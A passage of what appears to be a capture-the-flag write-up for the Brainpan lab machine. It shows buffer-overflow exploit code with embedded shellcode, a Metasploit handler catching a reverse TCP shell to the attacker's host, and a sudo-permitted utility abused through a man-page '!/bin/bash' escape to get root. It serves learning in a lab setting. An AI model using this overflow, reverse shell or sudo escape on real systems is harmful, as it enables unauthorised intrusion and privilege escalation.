buf += b"\xd9\xc1\xba\x72\x1c\x9e\x8e\xd9\x74\x24\xf4\x5e\x31"
buf += b"\xc9\xb1\x12\x83\xee\xfc\x31\x56\x13\x03\x24\x0f\x7c"
buf += b"\x7b\xf9\xf4\x77\x67\xaa\x49\x2b\x02\x4e\xc7\x2a\x62"
buf += b"\x28\x1a\x2c\x10\xed\x14\x12\xda\x8d\x1c\x14\x1d\xe5"
buf += b"\x94\xec\xd7\xf1\xc0\xf2\xe7\xe3\x1a\x7a\x06\xa3\x7d"
buf += b"\x2c\x98\x90\x32\xcf\x93\xf7\xf8\x50\xf1\x9f\x6c\x7e"
buf += b"\x85\x37\x19\xaf\x46\xa5\xb0\x26\x7b\x7b\x10\xb0\x9d"
buf += b"\xcb\x9d\x0f\xdd"
shellcode = buf
EIP = struct.pack("I",0x311712F3)
NOP = "\x90"
s.send("/.:"+"A"*521+EIP+NOP*30+shellcode)
```

Open msfconsole and do the exploit:
BOOM!   GOT A LINUX SHELL.




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf5 exploit(multi/handler) > set lport 6666
lport => 6666
msf5 exploit(multi/handler) > set lhost 10.10.10.4
lhost => 10.10.10.4
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.4:6666
[*] Command shell session 1 opened (10.10.10.4:6666 -> 10.10.10.3:60308) at 2020-12-17 17:28:18 +0545

pwd
/home/puck
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
```

But id is no root.
Need to perform some work……


Generate the nice looking shell /*bin/*bash
python -c ‘import pty;pty.spawn(“/bin/bash”)’

I.) sudo -l #run this command to view what the user can execute the commands.



```
pwd
/home/puck
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
```


ii.) sudo /home/anansi/bin/anansi_util



```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
puck@brainpan:/home/puck$
```

iii.) sudo /home/anansi/bin/anansi_util manual man

this will produce a vim . Type the command
!/bin/bash



```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual man
sudo /home/anansi/bin/anansi_util manual man
No manual entry for manual
WARNING: terminal is not fully functional
-  (press RETURN)
MAN(1)                        Manual pager utils                        MAN(1)

NAME
       man - an interface to the on-line reference manuals

SYNOPSIS
       man  [-C  file]  [-d]  [-D]  [--warnings[=warnings]]  [-R encoding] [-L
       locale] [-m system[,...]] [-M path] [-S list]  [-e  extension]  [-i|-I]
       [--regex|--wildcard]   [--names-only]  [-a]  [-u]  [--no-subpages]  [-P
       pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi-
       cation]  [-p  string]  [-t]  [-T[device]]  [-H[browser]] [-X[dpi]] [-Z]
       [[section] page ...] ...
       man -k [apropos options] regexp ...
       man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
       man -f [whatis options] page ...
       man -l [-C file] [-d] [-D] [--warnings[=warnings]]  [-R  encoding]  [-L
       locale]  [-P  pager]  [-r  prompt]  [-7] [-E encoding] [-p string] [-t]
       [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
       man -w|-W [-C file] [-d] [-D] page ...
       man -c [-C file] [-d] [-D] page ...
       man [-hV]

DESCRIPTION
 Manual page man(1) line 1 (press h for help or q to quit)!/bin/bash
!/bin/bash
root@brainpan:/usr/share/man# 
```

GOTCHA GOT A ROOT SHELL.